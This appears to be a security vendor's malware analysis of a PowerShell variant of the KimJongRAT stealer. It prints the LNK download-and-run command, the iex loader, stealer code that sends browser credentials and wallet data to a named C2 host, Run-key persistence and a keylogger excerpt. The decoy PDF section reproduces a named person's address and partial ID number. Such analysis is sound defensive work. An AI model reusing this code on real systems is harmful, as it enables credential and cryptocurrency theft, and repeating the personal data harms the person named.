


Figure 13. Malware execution chain of the latest PowerShell variant ([icon sources](#)).

Step 1: When double-clicked, the LNK file downloads an HTA file from an attacker-controlled CDN account

to disk and runs it, as shown above in Figure 13

Step 2: When executed, this HTA file drops an embedded decoy PDF and a ZIP archive to disk

Step 3: The decoy file is opened by the default installed PDF reader, and then files from the ZIP archive are extracted and saved to disk

Step 4: From those extracted files, a PowerShell file loads the stealer and keylogger and sets the runner VBS script for persistence

Step 5: The stealer sends the collected information and data to the C2 server and awaits commands from the attackers

PowerShell Variant Initial LNK File

[An example of an initial LNK file](#) (SHA256 hash: a66c25b1fodea6e06a4c9f8c5f6ebba0f6c21bd3b9cc326a56702db30418f189) submitted to VirusTotal is named 성범죄자 신상정보 고지.pdf.lnk (translated from Korean: “Sex Offender Personal Information Notification”). This sample is almost identical to the sample we reviewed in the PE malware chain. The only difference is that it downloads a different HTA file named sfmw.hta and uses a different value for the parameter v as shown in Figure 14.

```
LINK INFO:
  Link info flags: 1
  Local base path: C:\Windows\System32\cmd.exe
  Common path suffix: ''
  Location info:
    Drive type: DRIVE_FIXED
    Drive serial number: '0x1aef8935'
    Volume label: Win11
    Location: Local

DATA:
  Command line arguments: /c cd /d %temp% && curl -O https://cdn.glitch.global/2eefa6a0-44ff-4979-9a9c-689be652996d/sfmw.hta?v=2 && mshta
    %temp%\sfmw.hta
  Icon location: '%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe'
```

Figure 14. Execution related LNK data as shown in [LnkParse3](#).

The LNK file’s metadata is identical to the one described in the latest PE malware execution chain.

First Stage HTA File

The [downloaded sfmw.hta file](#) is dropped into the Windows %temp% directory. This file contains VBScript code, obfuscated with the same algorithm as the one in the PE variant. Unlike the PE variant, sfmw.hta only has two embedded payloads.

Figure 15 shows an excerpt of this HTA file with the obfuscated code and one of the two Base64-encoded payloads.

```
1  <script language="VBScript">
2  Dim ss
3  ss = chr(-65756+CLng("&H10133"))
4  ss = ss & chr(3966404/CLng("&Hbaac"))
5  ss = ss & chr(-78436+CLng("&H132c7"))
6  ss = ss & chr(-81527+CLng("&H13ee9"))
7  ss = ss & chr(10030755/CLng("&H1752b"))
8  ss = ss & chr(CLng("&He736")-59078)
9  ss = ss & chr(7193392/CLng("&Hf23c"))
```


성폭력범죄 전과사실 (죄명, 횟수)		
부가기록 (고지·정정사유 등)란		
전출정보 (고지대상자가 전출하는 경우에만 해당함-다)	변경정보	
	등록일	
	사유	
유의사항		

1. 이 정보는 성범죄 우려가 있는 자를 확인할 목적으로만 사용해야 하며 신문·접지 등 출판물, 방송 또는 정보통신망에 공개 (위반시 5년 이하 징역 또는 5천만원 이하 벌금)하거나 공공장소 게시 등을 통해 명예를 훼손하는 경우 2년 이하의 징역 또는 500만원 이하의 벌금에 처해질 수 있으므로 유의해주시기 바랍니다. (「형법」 제307조제1항 등)

Figure 17. PDF decoy document sexoffender.pdf as shown in [Adobe PDF Reader](#).

The second payload from the HTA file is a Base64-encoded string starting with UEsDBBQAAA. This string is decoded and dropped as [a ZIP archive](#) named pipe.zip to the %localappdata% folder. The files from this archive are extracted, and the PowerShell file named 1.ps1 is run. The other unpacked file named 1.log is passed as an argument to the PowerShell file.

Figure 18 shows that the pipe.zip archive contains four files.

Name	Size	Packed Size	Modified	Created	Accessed	Attributes
1.log	28 120	9 044	2025-03-22 17:44	2024-09-25 07:57	2025-03-22 17:44	A
1.ps1	181	138	2024-09-02 03:34	2024-09-25 07:57	2024-09-25 07:57	A
1.vbs	4 975	1 296	2024-09-16 05:33	2024-09-25 07:57	2024-09-25 07:57	A
2.log	4 984	2 113	2025-03-22 03:55	2024-09-25 07:57	2025-03-22 03:55	A

Figure 18. Files contained in pipe.zip as shown in [7-Zip](#).

Components of this malware were created in September 2024, as shown in the Modified, Created and Accessed dates of the files 1.ps1 and 1.vbs. The files 1.log and 2.log that contain the Base64-encoded PowerShell stealer were updated in March 2025.

Table 4 shows the names and SHA256 hashes of these files.

Filename	Hash
1.log	ab8862628584aa429fe7614d1c674bbdf324fa2668c4d3c94670cf6b6db597f6
1.ps1	97d1bd607b4dc00c356dd873cd4ac309e98f2bb17ae9a6791fcoa88bc056195a
1.vbs	f73164bd4d2a475f79fb7d0806cfc3ddb510015f9161e7dce537d90956c11393
2.log	3589c871b56cf76ce28c6be914b206afe977ec13b0894f56e05c5772a3c7e495

Table 4. Files contained in pipe.zip.

Second Stage PowerShell Stealer

The PowerShell file 1.ps1 shown in Figure 18 is a simple loader that decodes and runs the Base64-encoded file [1.log](#) that is passed as an argument. It executes the PowerShell code with the Invoke-Expression alias iex as shown in Figure 19.

```

1 param (
2     [string]$FileName
3 )
4 $content = Get-Content $FileName -Raw
5 $plain = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($content))
6 iex $plain

```

Figure 19. PowerShell code of 1.ps1 as shown in [Visual Studio Code](#).

The decoded script in 1.log is a PowerShell stealer with backdoor functionality. This malware can be logically divided into three parts:

Header

Malware functionality

Main function logic

The header defines several variables and performs a simple anti-VM check as shown in Figure 20.

```
1 $id = (Get-WmiObject -Class Win32_ComputerSystemProduct).UUID
2 $tempPath = $env:TEMP
3 New-Item -Path "$tempPath\$id" -ItemType Directory -Force
4 $storePath = "$tempPath\$id"
5 $serverurl = "http://srvdown.ddns.net/service3/"
6 $localPath = $env:LOCALAPPDATA
7
8 if($id -like "*VMware*") {
9     Remove-Item -Path "$localPath\pipe\2.log" -Force
10    Remove-Item -Path "$localPath\pipe\1.ps1" -Force
11    Remove-Item -Path "$localPath\pipe\1.log" -Force
12    Remove-Item -Path "$localPath\pipe\1.vbs" -Force
13    Exit
14 }
```

Figure 20. Variable definitions and anti-VM check of the PowerShell stealer as shown in [Visual Studio Code](#).

The header part creates a new directory in the Windows %temp% folder named after the system’s UUID retrieved from the [WMI ComputerSystemProduct class](#), and it defines a few path variables and the C2 URL. Additionally, this part checks whether the victim host is a VMware virtual machine based on the UUID serial number value. If it is a VMware system, the malware deletes itself and then exits. However, this anti-VM check is flawed, as the retrieved UUID does not contain any VM-related strings in comparison to other fields of the same WMI class.

The second part of the malware is its functionality. This part consists of multiple functions, shown in Figure 21.

```
16 > function UploadFile { ...
70 }
71 > function Unprotect-Data { ...
86 }
87 > function GetExWFile { ...
185 }
186 > function GetBrowserData { ...
346 }
347 > function Init { ...
369 }
370 > function DownloadFile { ...
377 }
378 > function CreateFileList { ...
400 }
401 > function RegisterTask { ...
405 }
406 > function Send { ...
416 }
417 > function Get-ShortcutTargetPath { ...
424 }
425 > function RecentFiles { ...
433 }
434 > function Work { ...
510 }
```

Figure 21. Folded functions of the PowerShell stealer as shown in [Visual Studio Code](#).

Table 5 shows an overview of these functions.

Function Name	Description
UploadFile	Uploads a file from a specified path to a provided URL, appending “&ap=1” to the URL after the first of each chunk. It also has an optional tag string parameter, which is used to create a unique filename along with a random number.
Unprotect-Data	Takes a Base64-encoded encrypted string, decodes it and decrypts the resulting data using the current user's data protection scope. It then writes the decrypted data to a file at the specified path.
GetExWFile	Explained in more detail below.
GetBrowserData	Explained in more detail below.
Init	Collects comprehensive system information, including operating system, CPU, disk, volume, network adapter details, running processes and installed software. It then writes this information to a text file info.txt located at \$tempPath\\$.id.
DownloadFile	Downloads a file from a specified URL and saves it to a specified file path.
CreateFileList	Described in more detail below.
RegisterTask	Described in more detail below.
Send	Compresses a specified directory into a ZIP archive, which it then renames to init.dat and constructs a URL by appending the BIOS ID to the C2 base URL. It then uploads the init.dat file to this URL and, if successful, deletes the contents of the specified directory and the init.dat file.
Get-ShortcutTargetPath	Retrieves the target path of a specified Windows shortcut by creating a COM object of WScript.Shell and using its CreateShortcut method.
RecentFiles	Retrieves the target paths of all recent files (shortcuts) in the user's Windows account and appends them to a text file recent.txt.
Work	Described in more detail below.

Table 5. Overview of the PowerShell functions used in the stealer.

The GetBrowserData function is designed to extract various types of data from multiple browsers, including [Edge](#), [Chrome](#), [Naver Whale](#) and [Firefox](#). This function uses another function named GetExWFile to manage specific data associated with cryptocurrency wallet browser extensions. Figure 22 shows an excerpt of the GetBrowserData function. This excerpt indicates the malware is still in development with many lines of code commented out.

```
189 function GetBrowserData {
190     $extensionpath = "$storePath\extensions.txt"
191     # Edge
192     try {
193         $jsonContent = Get-Content -Path "$localPath\Microsoft\Edge\User Data\Local State" -Raw
194         $jsonObject = $jsonContent | ConvertFrom-Json
195         Unprotect-Data -encryptedData $jsonObject.os_crypt.encrypted_key -filePath "$storePath\edge_masterkey"
196
197         $edgeProcess = Get-Process -Name "msedge" -ErrorAction SilentlyContinue
198         # Stop-Process -Name taskhostw -Force -ErrorAction SilentlyContinue
199         if($edgeProcess) {
200             # Stop-Process -Name msedge -Force -ErrorAction SilentlyContinue
201             # Start-Sleep -Seconds 1
202         }
203         $userDataPath = [System.IO.Path]::Combine($env:LOCALAPPDATA, "Microsoft\Edge\User Data")
204         $profileDirs = Get-ChildItem -Path $userDataPath -Directory | Where-Object { $_.Name -match '^Profile \d+$' -or $_.Name -eq 'Default' }
205         foreach ($profileDir in $profileDirs) {
206             $profilePath = [System.IO.Path]::Combine($userDataPath, $profileDir.Name)
207             if (Test-Path $profilePath) {
208                 # $destpath = "$storePath\Edge_" + $profileDir.Name + "_Cookies"
```

```
209 # Copy-Item -Path "$profilePath\Network\Cookies" -Destination $destpath -ErrorAction SilentlyContinue
210
211 $destpath = "$storePath\Edge_" + $profileDir.Name + "_LoginData"
212 Copy-Item -Path "$profilePath\Login Data" -Destination $destpath -ErrorAction SilentlyContinue
213
214 $destpath = "$storePath\Edge_" + $profileDir.Name + "_Bookmark"
215 Copy-Item -Path "$profilePath\Bookmarks" -Destination $destpath -ErrorAction SilentlyContinue
216
217 # $destpath = "$storePath\Edge_" + $profileDir.Name + "_WebData"
218 # Copy-Item -Path "$profilePath\Web Data" -Destination $destpath -ErrorAction SilentlyContinue
219
220 GetExWFile "Edge" $profilePath $profileDir.Name
```

Figure 22. GetBrowserData function as shown in [Visual Studio Code](#).

During the data extraction process, the GetBrowserData function uses three hash tables to map specific extension IDs to their corresponding names. Table 6 shows all hashes with their corresponding extensions.

Extension ID	Extension Name
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask
egjidjbpglichdcondbcdbnbeppgdph	Trust Wallet
ibnejdfjmmkpcnlpebklmnkoeiohofec	TronLink
aholpfdialjgjfhomihkjbmgiidledno	Exodus Web3 Wallet
fhbohimaelfbohpbjbbldcngcnapndodjp	BEW lite
mcohilncbfahbmgdjkbpemcciolgcge	OKX Wallet
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom
ejbalbakoplchlghecdalmeeeajnimhm	MetaMask
pbpjkeldjiffchgbndmhojiacbgflha	OKX Wallet
opfgelmcmbiajamepnmloijbpoleiama	Rainbow
phkbamefinggmakgklpklijmgibohnba	Pontem Crypto Wallet
dmkamcknogkgcdfhhbddcghachkejeap	Keplr
nphplpgoakhhjchkkhmiggakijnkhfnd	TON Wallet
jbppfhkifinbpinekbahmdomhlaidhfm	iWallet Pro
aiifbnbfobpmeekipheeijmdpnlpgpp	Station Wallet
bhhhlpdpdkbapadjdnnojkbgioiodbic	Solflare Wallet
jblndlipeogpafnldhgmapagcccfchpi	Kaika Wallet
fpkhgmpbidmioegeIndfbkegfdlnajnf	Cosmostation Wallet
onhogfjeacnfoofkfgppdlbmmlnplgbn	SubWallet
pdliaogehgdbhbnmkklieghmmjkgpiga	Bybit Wallet
acmacodkjbdgmoleebolmdjonilkdbch	Rabby Wallet
aflkmfhebedbjioipglgcbcmnbpgliof	Backpack
fnjhmkhhmkbjkkabndcnnogagogbneec	Ronin Wallet
ppbibelpcjmhbdihakflkdcoccbgbkpo	UniSat Wallet
anokgmphncpekkhclmingpimjmcooifb	Compass Wallet
dlcobpjiigpikoobohmabehhmhfoodbb	Argent X Starknet Wallet

efbglgofoippbgcjepnhiblaibcncldgk	Martian Aptos & Sui Wallet
ejjladinnckdgmemekebdpeokbikhfci	Petra Aptos Wallet
fcfcflflndlomdhbehjjcoimbgofdncg	Leap Cosmos Wallet
jnlgamecbpmbajjfhmmmlhejkemejdma	Braavos Starknet Wallet
fijngjgcjhjmmpcmkeiomlglpeiijkld	Talisman Wallet
mkpegjkbkkkefacnmkajcjmabijhclg	Magic Eden Wallet
aeachknmefphepccionboohckonoeemg	Coin98 Wallet
idnnbdplmphpflfnlkomgpfbcgelopg	XVerse Wallet
dmkamcknogkgcdfhhbdcghachkejeap	Keplr
nnpmfplkfogfpmcngplhnbdnnilmcdcg	Uniswap
bfnaelmomeimhlpmgjnjoiphhpkkoljpa	Phantom
opcgpfmipidbgpenhmajoajpbobppdil	Sui Wallet
hnfanknocfeofbddgcijnmhnfnkdnaad	Coinbase Wallet
kkpllkodjeloidieedojojacfhpaihoh	Enkrypt

Table 6. Searched for browser extensions with their corresponding IDs.

The GetExWFile function retrieves files associated with these extensions, based on the specific handling procedures defined for each of the hash tables. The function begins by attempting to retrieve the encrypted master key from the local user's data for each browser.

If the browser process is running, it halts the process to avoid file access conflicts. Then, it navigates through all user profiles for each browser within the User Data directory. For every user profile, it duplicates various data types, such as Login Data and Bookmarks, to a new location.

For Edge, Chrome and Naver Whale, the GetExWFile function processes data related to browser extensions. It receives the browser's name, the profile path and the profile name as arguments. After it duplicates the necessary data, the function enumerates all extensions installed for the user profile and appends this list to a text file named extensions.txt. If the browser process was initially running, this function restarts the process once it has copied all the data.

For Firefox, the function specifically copies certain files (key4.db, key3.db, cookies.sqlite, logins.json) associated with each user profile.

The CreateFileList function scans all file system drives on the system, specifically targeting the Users directory on the C:\ drive. It searches for files with extensions shown in Table 7.

Extensions	File Association
.doc, .docx, .xls, .xlsx	Microsoft Office
.hwp, .hwpX	Hancom Office
.txt, .csv, .pdf, .log	Text related
.jpg, .jpeg, .png	Images
.rar, .zip, .alz	Archives

.ldb	Microsoft Access lock
.eml	Email

Table 7. List of files with their extensions that the stealer is looking for.

Additionally, the CreateFileList function searches for any files matching the name patterns of various cryptocurrency-related terms and names as shown in Figure 23.

```

384 function CreateFileList {
385     $listpath = "$storePath\FileList.txt"
386     Remove-Item -Path $listpath -ErrorAction SilentlyContinue
387
388     $drives = Get-PSDrive -PSProvider FileSystem
389
390     foreach ($drive in $drives) {
391         if ($drive.Name -eq 'C') {
392             $searchPath = Join-Path -Path $drive.Root -ChildPath 'Users'
393         } else {
394             $searchPath = $drive.Root
395         }
396
397         $extensions = "*.txt", "*.doc", "*.csv", "*.doc", "*.docx", "*.xls", "*.xlsx", "*.pdf", "*.hwp", "*.hwp", "*.jpg", "*.
398             jpeg", "*.png", "*.rar", "*.zip", "*.alz", "*.eml", "*.ldb", "*.log"
399         Get-ChildItem -Path $searchPath -Recurse -File -Force -Include $extensions -ErrorAction SilentlyContinue | Out-File
400             -FilePath $listpath -Append
401
402         $namePatterns = "wallet|UTC--|blockchain|keystore|privatekey|coin|metamask|phrase|ledger|password|myether"
403         Get-ChildItem -Path $searchPath -Recurse -Force -ErrorAction SilentlyContinue | Where-Object {
404             $_.Name -match $namePatterns
405         } | Out-File -FilePath $listpath -Append
406     }
407 }

```

Figure 23. CreateFileList function as shown in [Visual Studio Code](#).

All matching files are then written into a text file named FileList.txt.

The RegisterTask function shown in Figure 24 creates an entry in the Windows registry under HKCU\Software\Microsoft\Windows\CurrentVersion\Run key for persistence. For this, it creates an entry named WindowsSecurityCheck and uses the file path to 1.vbs previously dropped from the ZIP archive.

```

408 function RegisterTask {
409     #$_execpath = "powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile -File $localPath\pipe\1.ps1 -FileName
410         $localPath\pipe\1.log"
411     $_execpath = "$localPath\pipe\1.vbs"
412     New-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "WindowsSecurityCheck" -Value $_execpath
413     -PropertyType String -Force
414 }

```

Figure 24. RegisterTask function as shown in [Visual Studio Code](#).

A commented-out code line in 1.ps1 (see Figure 24, line 409) indicates it has run 1.log directly in the malware code at some point. This functionality has been outsourced to the external file 1.vbs, which contains VBScript code obfuscated by the same algorithm as for all other files. Figure 25 below shows its deobfuscated version.

```

1 Dim ss
2 Set oShell = CreateObject ("WScript.shell")
3 ss = "cmd /c cd /d %localappdata%\pipe & powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile
4     -File 1.ps1 -FileName 1.log"
5 oShell.Run ss, 0, False

```

Figure 25. VBScript code of 1.vbs as shown in [Visual Studio Code](#).

The last function Work continuously interacts with the C2 server, cycling through a set of operations as shown in Figure 26. This function is similar to the procedure of the PE variant. It periodically uploads the collected data and provides the attacker with backdoor functionality. This includes uploading any additional files to the

C2 server or downloading and running additional PowerShell payloads to the victim's system.

```
446 function Work {
447     while($true) {
448         Start-Sleep -Seconds 600
449
450         $url = $serverurl + "?id=$id&ap=1"
451         $filepath = "$storePath\k.log"
452         UploadFile $url $filepath "same"
453         Remove-Item -Path $filepath -ErrorAction SilentlyContinue
454
455         # Read File
456         try{
457             $webClient = New-Object System.Net.WebClient
458             $url = $serverurl + "$id/rd"
459             $content = $webClient.DownloadString($url)
460
461             $url = $serverurl + "?id=$id"
462             $lines = $content -split "(\r\n|\r|\n)"
463             foreach ($line in $lines) {
464                 if($line -ne "") {
465                     $array = $line -split "`t"
466                     if ($array.Length -gt 1) {
467                         UploadFile $url $array[0] $array[1]
468                     } else {
469                         UploadFile $url $line
470                     }
471                     Start-Sleep -Seconds 0.5
472                 }
473             }
474         }
475     }
476 }
```

Figure 26. Excerpt of the Work function as shown in [Visual Studio Code](#).

The control flow is as follows:

The function is initiated by pausing for 600 seconds.

It then constructs a URL `<C2URL>?id=<UUID>&ap=1` to upload a file named k.log to the C2 server. The keylogger module creates this file.

After the upload, the function deletes the file k.log from the local machine.

It downloads a string from a server URL `<C2URL>?id/rd` and splits it into lines. For each line, which is a provided file path, it constructs a URL `<C2URL>?id=<UUID>` and uploads the file to the server. Afterwards, it sends a GET request to a URL `<C2URL>?id=<UUID>&del=rd` to delete the read string from the server.

Next, it downloads a string from another server URL `<C2URL>?id/wr` and splits it into lines. For each line, it extracts the filename, constructs a URL `<C2URL>?id=<UUID>/<FileName>` and downloads this file from the server to the victim's system. It then sends a GET request to a URL `<C2URL>?id=<UUID>&del=<FileName>` to delete the file from the server.

It downloads a string from a C2 server URL `<C2URL>?id/cm` and executes the string as a command using Invoke-Expression. This string can be any PowerShell code but is likely used to run additional payloads dropped previously. After execution, it sends a GET request to a URL `<C2URL>?id=<UUID>&del=cm` to delete the string on the server.

The function repeats this entire process indefinitely.

During our analysis of this malware, we did not observe any data returned from the C2 server.

The last of the three parts of the stealer's code is the main function logic shown in Figure 27.

```

484 Init
485 RecentFiles
486 GetBrowserData
487 CreateFileList
488 Send
489 Start-Process powershell -ArgumentList "-NoProfile -ExecutionPolicy Bypass -File $localPath\pipe\1.ps1 -FileName
    $localPath\pipe\2.log" -NoNewWindow
490 Work

```

Figure 27. Main function logic as shown in [Visual Studio Code](#).

First, this section creates the malware persistence in the registry and then collects system information and browser data. Next, it runs the file 2.log using the PowerShell loader script 1.ps1 before it finally sends all data to the C2 server and waits for the attacker's commands.

The file 2.log is a keylogger module that captures and records keystrokes, window titles and clipboard content as shown in Figure 28. This module writes the recorded data into a log file named k.log, which is uploaded to the C2 server in the Work function.

```

1  function Keylog {
2      $id = (Get-WmiObject -Class Win32_ComputerSystemProduct).UUID
3      $tempPath = $env:TEMP
4      $storePath = "$tempPath\$id"
5      $logPath = "$storePath\k.log"
6      $key = ""
7      $clipb = ""
8      $oldclipb = ""
9      $oldwintitle = ""
10     $wintitle = ""
11
12     if ((Test-Path $logPath) -eq $false) {New-Item $logPath -Force}
13
14     $signatures = @'
15     [DllImport("user32.dll", CharSet=CharSet.Auto, ExactSpelling=true)]
16     public static extern short GetAsyncKeyState(int virtualKeyCode);
17     [DllImport("user32.dll", CharSet=CharSet.Auto)]
18     public static extern int GetKeyboardState(byte[] keystate);
19     [DllImport("user32.dll", CharSet=CharSet.Auto)]
20     public static extern int MapVirtualKey(uint uCode, int uMapType);
21     [DllImport("user32.dll", CharSet=CharSet.Auto)]
22     public static extern int ToUnicode(uint wVirtKey, uint wScanCode, byte[] lpkeystate, System.Text.StringBuilder

```

Figure 28. Base64-decoded keylogger code of 2.log as shown in [Visual Studio Code](#).

Previous Version of KimJongRAT PowerShell Variant

We've found a previous version of the PowerShell variant that only differs slightly from the most recent one. The main differences are in the PowerShell script in the stealer.

The [initial LNK file](#) downloads an HTA file named prevenue.hta from an attacker-controlled cdn.glitch[.]global URL. The URL to the HTA file contains the value 1742020326408 for the parameter v. This value is the time in epoch format for Saturday, March 15, 2025, 6:32 a.m. (GMT). The LNK file's metadata is identical to the one used in the most recent version.

The [downloaded HTA file](#) named prevenue.hta is almost identical to the HTA file used in the most recent version. The only differences are the [embedded decoy PDF file](#) dropped as revenue.pdf and the embedded ZIP archive containing a previous version of the PowerShell stealer.

The decoy PDF file shown in Figure 29 seems to be a tax revenue-related document of a person from the South Korean city of Sejong.

세종특별자치시 한누리대로 2265
(대평동) (501호)
최지연 귀하(중)
황정범

3 0 1 5 3
총1 (대전M) 319 (세종) 24 00

“지방세입계좌” 로
이체수수료 없이 어디서나 입금 가능
※ 입금은행명 : 지방세입 선택

부과근거법령

세외수입 각 개별법령 및 조례

채납자에 대한 조치

- 각 개별법령에 가산금 징수에 관한 규정이 있는 경우에는 납기일 경과하면 가산금을 징수합니다.
- 독촉장을 받고 지정된 기간까지 납부하지 않을 때에는 지방세채납처분에 따라 징수합니다.

이의신청

- 개별법령에 규정되어 있는 경우에는 그 규정에 따라 이의신청을 할 수 있으며, 규정이 없는 기타 세외수입의 경우에는 지방자치법에 따라 고지서 받은 날로부터 90일 이내에 이의신청을 할 수 있습니다.

그외수입 부과안내

납부자	최지연
부과대상	2021구합104756 단수행정처분 무효확인 등(대전지방법원)
납부기간	2024.10.29~2024.12.02
납부금액	4,422,200
전자납부번호 (지방세입계좌)	3611022431101690952
가상계좌번호	종합 790293-26-166385

[시세외]그외수입 납부(고지)서

세종특별자치시 최지연 (국납연월)

납부자	최지연
납부기간	2024.10.29~2024.12.02
납부금액	4,422,200
전자납부번호	3611022431101690952
납부일자	2024.12.02

세종특별자치시

[시세외]그외수입 납부(고지)서 결 영수증

(납부자용)

세외수입

납부번호	5690422	2024	31	224328	000001	0	결
납부자	최지연			730812-2*****			
주 소	세종특별자치시 한누리대로 2265 (대평동)						
